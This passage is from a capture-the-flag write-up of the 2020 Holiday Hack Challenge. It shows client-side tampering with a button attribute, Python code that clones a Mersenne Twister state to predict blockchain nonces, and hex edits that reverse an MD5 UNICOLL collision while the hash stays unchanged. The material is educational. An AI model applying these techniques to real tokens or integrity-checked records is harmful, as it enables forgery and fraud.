      <button class="btn btn15" data-floor="1.5">1.5</button>
      <button class="btn btn2 powered" data-floor="2">2</button>
      <button class="btn btn3" data-floor="3">3</button>
      <button class="btn btnr" data-floor="r">R</button>
    </div>
    <script src="app.js"></script>
  </body>
</html>

```


html > body.marble.nut2.elevator-key.greenlight...

Filter Styles
:hov .cls +
Layout

No element selected.

Flexbox
Select a Fle...

Then, edit the `data_floor` attribute to be 3 (the floor number of Santa's Office):



Click the modified button, and you'll be taken to Santa's Office.

Answer

Visit Santa's Office.

Objective 11a: Naughty/Nice List with Blockchain Investigation Part 1

Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and [tools](#). (Enter just the 16-character hex value of the nonce)

Difficulty: 5/5

Solution

These last two objectives are the most difficult in the entire challenge. We're given a shard of Santa's "Naughty/Nice" blockchain, and Python code that allows to process the chain and individual blocks contained within. Watching Professor Qwerty Petabyte's [talk](#) on the Naughty/Nice blockchain is essential to understanding this objective.

In this objective, we're tasked with finding the `nonce` for a block beyond the end of the blockchain shard we've been given. The `nonce` is a 64-bit random value added to the beginning of each block to avoid hash collisions in the MD5 hash algorithm used for verifying the integrity of the blockchain:

```
self.index = index
if self.index == 0:
    self.nonce = 0 # genesis block
else:
    self.nonce = random.randrange(0xFFFFFFFFFFFFFFFF)
```

The first block in a chain (the 'genesis block') has a nonce of zero, whereas any subsequent block has a random 64-bit value added, generated from Python's `random.randrange()` function. However, from watching Tom Liston's [talk](#) on how the Pseudo-Random Number Generator "Mersenne Twister" generates numbers, we know if we have 624 consecutive numbers from the PRNG we can clone the state of the generator and use the clone to predict what the PRNG output will be.

One challenge is that the implementation of the Mersenne Twister in Python returns 32-bit results, but the `nonce` generated for the block is a 64-bit value. To determine how the Python function `randrange()` generates random values with >32 bits, we have to dig into the source for the Python `random` library. In <https://github.com/python/cpython/blob/master/Lib/random.py>, we can find the definition for the function `randrange()` starting at line 292: After some boilerplate type and argument checking, the relevant call to get random data is:

```

if istep > 0:
    n = (width + istep - 1) // istep
elif istep < 0:
    n = (width + istep + 1) // istep
else:
    raise ValueError("zero step for randrange()")
if n <= 0:
    raise ValueError("empty range for randrange()")
return istart + istep * self._randbelow(n)

```

`n` is the upper limit of value to return. So `randrange` calls `_randbelow`:

```

def _randbelow_with_getrandbits(self, n):
    "Return a random int in the range [0,n). Returns 0 if n==0."

    if not n:
        return 0
    getrandbits = self.getrandbits
    k = n.bit_length() # don't use (n-1) here because n can be 1
    r = getrandbits(k) # 0 <= r < 2**k
    while r >= n:
        r = getrandbits(k)
    return r

```

The source to `getrandbits` is in https://github.com/python/cpython/blob/master/Modules/_randommodule.c:

```

/*[clinic input]
_random.Random.getrandbits
self: self(type="RandomObject *")
k: int
/
getrandbits(k) -> x. Generates an int with k random bits.
[clinic start generated code]*/

static PyObject *
_random_Random_getrandbits_impl(RandomObject *self, int k)
/*[clinic end generated code: output=b402f82a2158887f input=8c0e6396dd176fc0]*/
{
    int i, words;
    uint32_t r;
    uint32_t *wordarray;
    PyObject *result;

    if (k < 0) {
        PyErr_SetString(PyExc_ValueError,
            "number of bits must be non-negative");
        return NULL;
    }

    if (k == 0)
        return PyLong_FromLong(0);

    if (k <= 32) /* Fast path */
        return PyLong_FromUnsignedLong(genrand_uint32(self) >> (32 - k));

    words = (k - 1) / 32 + 1;
    wordarray = (uint32_t *)PyMem_Malloc(words * 4);

```

```

if (wordarray == NULL) {
    PyErr_NoMemory();
    return NULL;
}

/* Fill-out bits of long integer, by 32-bit words, from least significant
to most significant. */
#ifdef PY_LITTLE_ENDIAN
for (i = 0; i < words; i++, k -= 32)
#else
for (i = words - 1; i >= 0; i--, k -= 32)
#endif
{
    r = genrand_uint32(self);
    if (k < 32)
        r >>= (32 - k); /* Drop least significant bits */
    wordarray[i] = r;
}

result = _PyLong_FromByteArray((unsigned char *)wordarray, words * 4,
                               PY_LITTLE_ENDIAN, 0 /* unsigned */);
PyMem_Free(wordarray);
return result;
}

```

The relevant code for returning random values >32-bits long is in the `for()` loop: 32-bit random values are generated, then filled into an array least-significant bits to most-significant bits. The `nonce` values therefore are the result of two calls to the PRNG for 32-bit values, the second shifted 32 bits and added to the first. This is equivalent to `random.randrange(0xFFFFFFFFFFFFFFFF)`.

```

r1 = random.randrange(0xFFFFFFFF)
r2 = random.randrange(0xFFFFFFFF)

nonce = ((r2<<32) + r1)

```

Armed with this, we can write some code to:

- Retrieve all the `nonce` values from the blockchain shard
- Split each 64-bit value into it's 32-bit components
- Use the last 624 values to re-create the Python PRNG state
- Run our PRTG forward and generate `nonce` values for blocks, until we reach block 130000

Copying `blockchain.dat`, `naughty_nice.py`, `official_public.pem` and `mt19937.py` to a directory, we can run the following Python code to do the above:

```

#!/usr/bin/env python3

# (c) 2020 Joe Ammond 'pugpug' (@joeammond)

from mt19937 import mt19937, untemper
from naughty_nice import Chain, Block

# Load the blockchain shard
shard = Chain(load=True, filename='blockchain.dat')

```



```

# Pull all the nonces from the blockchain, split them into their
# component 32-bit values, and append them to the list of seeds
prng_seeds = []
for index in range(len(shard.blocks)):
    nonce = shard.blocks[index].nonce
    r1 = nonce & 0xFFFFFFFF
    r2 = nonce >> 32
    prng_seeds.append(r1)
    prng_seeds.append(r2)

# Create our own version of an MT19937 PRNG.
myprng = mt19937(0)

# Pull the last 624 seeds for the PRNG
prng_seeds = prng_seeds[-624:]

# Seed our PRNG
for index in range(len(prng_seeds)):
    myprng.MT[index] = untemper(prng_seeds[index])

# Print the next 10 block nonces. We want the hex value for block 130000
for index in range(10):
    print('Generating seed for block {}: '.format(index + 129997), end='')

    r1 = myprng.extract_number()
    r2 = myprng.extract_number()
    nonce = ((r2<<32) + r1)

    print(nonce, '%016.016x' % (nonce))

```

Running this code produces the following output:

```

xps15$ python3 prng-defeat.py
Generating seed for block 129997: 13205885317093879758 b744baba65ed6fce
Generating seed for block 129998: 109892600914328301 01866abd00f13aed
Generating seed for block 129999: 9533956617156166628 844f6b07bd9403e4
Generating seed for block 130000: 6270808489970332317 57066318f32f729d
Generating seed for block 130001: 3451226212373906987 2fe537f46c10462b
Generating seed for block 130002: 13075056776572822761 b573eedd19afe4e9
Generating seed for block 130003: 14778594218656921905 cd181d243aaff931
Generating seed for block 130004: 6725523028518543315 5d55db8fa38e9fd3
Generating seed for block 130005: 8533705287792980227 766dcfbec8c5f103
Generating seed for block 130006: 6570858146274550699 5b3060ab8e2d23ab
xps15$ █

```

The hexadecimal value for block 130000 is 57066318f32f729d .

Answer

```
57066318f32f729d
```

Objective 11b: Naughty/Nice List with Blockchain Investigation Part 2

The SHA256 of Jack's altered block is: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f. If you're clever, you can recreate the original version of that block by changing the values of only 4 bytes. Once you've recreated the original block, what is the SHA256 of that block?

Difficulty: 5/5

Solution

But we in it shall be remembered-we few, we happy few, we band of brothers; for he today that finishes 11b with me shall be my brother, be he ne'er so vile...

11b.

The premise was simple: find the block that contains the data on Jack, change 4 bytes in it to display the original data, all while the MD5 hash of the block remained unchanged. We're given some hints: Jack used a type of hash collision called **UNICOLL**. Jack's score was originally overwhelmingly negative and is now overwhelmingly positive. And, Shinnny Upatree swears he didn't write the PDF document attached to Jack's block.

Finding the block isn't difficult: creating a list of scores of the blocks in the chain shows one block with a score of `ffffffff` (4294967295), which matches what we learned from Tinsel Upatree about Jack's score. The block in question also has two documents, one of which is a very large PDF attachment. Dumping the block and the individual attachments shows that the block matches the SHA256 hash in the objective, so we know we've identified the block with Jack's data.

```
xps15$ ls -l block.dat 129459.bin 129459.pdf
-rw-r--r-- 1 jra jra 108 Dec 12 23:14 129459.bin
-rw-r--r-- 1 jra jra 40791 Dec 13 22:22 129459.pdf
-rw-r--r-- 1 jra jra 41411 Dec 12 15:09 block.dat
xps15$ sha256sum block.dat
58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f block.dat
xps15$ md5sum block.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84 block.dat
xps15$
```

Now that we've identified the block, let's take a look at the data in the block. We can understand the data format of the block from the Python code:

```
def load_a_block(self, fh):
    self.index = int(fh.read(16), 16)
    self.nonce = int(fh.read(16), 16)
    self.pid = int(fh.read(16), 16)
    self.rid = int(fh.read(16), 16)
```

```

self.doc_count = int(fh.read(1), 10)
self.score = int(fh.read(8), 16)
self.sign = int(fh.read(1), 10)
count = self.doc_count
while(count > 0):
    l_data = {}
    l_data['type'] = int(fh.read(2), 16)
    l_data['length'] = int(fh.read(8), 16)
    l_data['data'] = fh.read(l_data['length'])
    self.data.append(l_data)
    count -= 1

```

We can take a look at the block with `xxd` :

```

00000000: 3030 3030 3030 3030 3030 3031 6639 6233 0000000000001f9b3
00000010: 6139 3434 3765 3537 3731 6337 3034 6634 a9447e5771c704f4
00000020: 3030 3030 3030 3030 3030 3031 3266 6431 00000000000012fd1
00000030: 3030 3030 3030 3030 3030 3030 3032 3066 0000000000000020f
00000040: 3266 6666 6666 6666 6631 6666 3030 3030 2fffffffff1ff0000
00000050: 3030 3663 ea46 5340 303a 6079 d3df 2762 006c.FS@0:`y..'b
00000060: be68 467c 27f0 46d3 a7ff 4e92 dfe1 def7 .hF|'.F...N.....
00000070: 407f 2a7b 73e1 b759 b8b9 1945 1e37 518d @.*{s..Y...E.7Q.
00000080: 22d9 8729 6fcb 0f18 8dd6 0388 bf20 350f "...o..... 5.

```

Starting at byte `0x40` (64) , we can decode the block this way:

- `doc_count = 2`
- `score = ffffffff`
- `sign = 1`

The next set of bytes are the attached documents. The first is of type `0xff` (255) , which is defined as `255: 'Binary blob'` in `naughty_nice.py` . Examining the attachment shows that it appears to be completely random data.

From the [CollTris presentation](#), we know that in a UNICOLL collision, the 10th character in the prefix block is incremented by 1, while the 10th character in the next block is decremented by 1. In the Naughty/Nice blockchain, the 10th character in the second block of 64 bytes is the `sign` , which determines whether the score is `naughty` (0) or `nice` (1) . Jack was able to change the `sign` from `0 -> 1` , also changing the 10th byte in the next 64-byte segment, in the binary blob of 'random' data. Reversing those changes with a hex editor allows us to fix Jack's score, while the MD5 hash of the block remains unchanged.

The second set of changed bytes is in the attached PDF. Viewing the PDF shows almost identical statements from various people, all attesting that Jack Frost is the most wonderful person on the planet. Shinny Upatree, however, swears that this isn't what he wrote for the event. We can use a tool like `pdf2txt` to extract all of the text from the PDF and see what is hidden:

xps15\$ pdf2txt 129459.pdf

"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him... it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt... but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report - because for some reason, my laptop won't connect to the WiFi here.

He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen... I'm WAAAAAY smarter than old Jack.

Oh man... while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree

3/24/2020

Hidden in the PDF is the actual text Shinny wrote, where we see that Jack had access to the report and blockchain submission system. Using a tool that creates [collisions in PDF files](#), Jack was able to hide his fake report inside the one submitted¹. We can reverse this by reversing the results of the tool with a hex editor on the block: by incrementing `Pages 2` and decrementing the corresponding byte in the next block. `diff` shows the changes between the original and 'good' block, while the MD5 remains the same. The SHA256 hashes, however, are different:

```

xps15$ diff <(xxd block.dat) <(xxd block.dat.good)
5c5
< 00000040: 3266 6666 6666 6666 6631 6666 3030 3030 2fffffffff1ff0000
---
> 00000040: 3266 6666 6666 6666 6630 6666 3030 3030 2fffffffff0ff0000
9c9
< 00000080: 22d9 8729 6fcb 0f18 8dd6 0388 bf20 350f "..)o..... 5.
---
> 00000080: 22d9 8729 6fcb 0f18 8dd7 0388 bf20 350f "..)o..... 5.
17c17
< 00000100: 7461 2f50 6167 6573 2032 2030 2052 2020 ta/Pages 2 0 R
---
> 00000100: 7461 2f50 6167 6573 2033 2030 2052 2020 ta/Pages 3 0 R
21c21
< 00000140: 0201 edab 03b9 ef95 991c 5b49 9f86 dc85 .....[I....
---
> 00000140: 0201 edab 03b9 ef95 991b 5b49 9f86 dc85 .....[I....
xps15$ md5sum block.dat block.dat.good
b10b4a6bd373b61f32f4fd3a0cdfbf84 block.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84 block.dat.good
xps15$ sha256sum block.dat block.dat.good
58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f block.dat
fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb block.dat.good
xps15$ █

```

The SHA256 hash of the 'good' block is fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb .


Answer

```
fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb
```

1. I may have used this technique on this PDF as well... █

pugpug's 2020 Holiday Hack writeups

Conclusion



KringleCon back at the castle, set the stage...
But it's under construction like my GeoCities page.
Feel I need a passport exploring on this platform -
Got half floors with back doors provided that you hack more!
Heading toward the light, unexpected what you see next:
An alternate reality, the vision that it reflects.
Mental buffer's overflowing like a fast food drive-thru trash can.
Who and why did someone else impersonate the big man?
You're grepping through your brain for the portrait's "JFS"
"Jack Frost: Santa," he's the villain who had triggered all this mess!
Then it hits you like a chimney when you hear what he ain't saying:
Pushing hard through land disputes, tryin' to stop all Santa's sleighing.
All the rotting, plotting, low conniving streaming from that skull.
Holiday Hackers, they're no slackers, returned Jack a big, old null!

Another Holiday Hack Challenge is complete. Thank you to the entire team who puts this on. I wish I could have covered everything in this report, but as we're limited to 50 pages, I can't. The poem hidden in the painting of Santa, even's "Secret Garden", the references to last year's HHC, you'll have to find on your own.

I still haven't figured out how to get to the `steamtunnels`, but I will..

Joe Ammond @joeammond

'pugpug#6191' on Discord.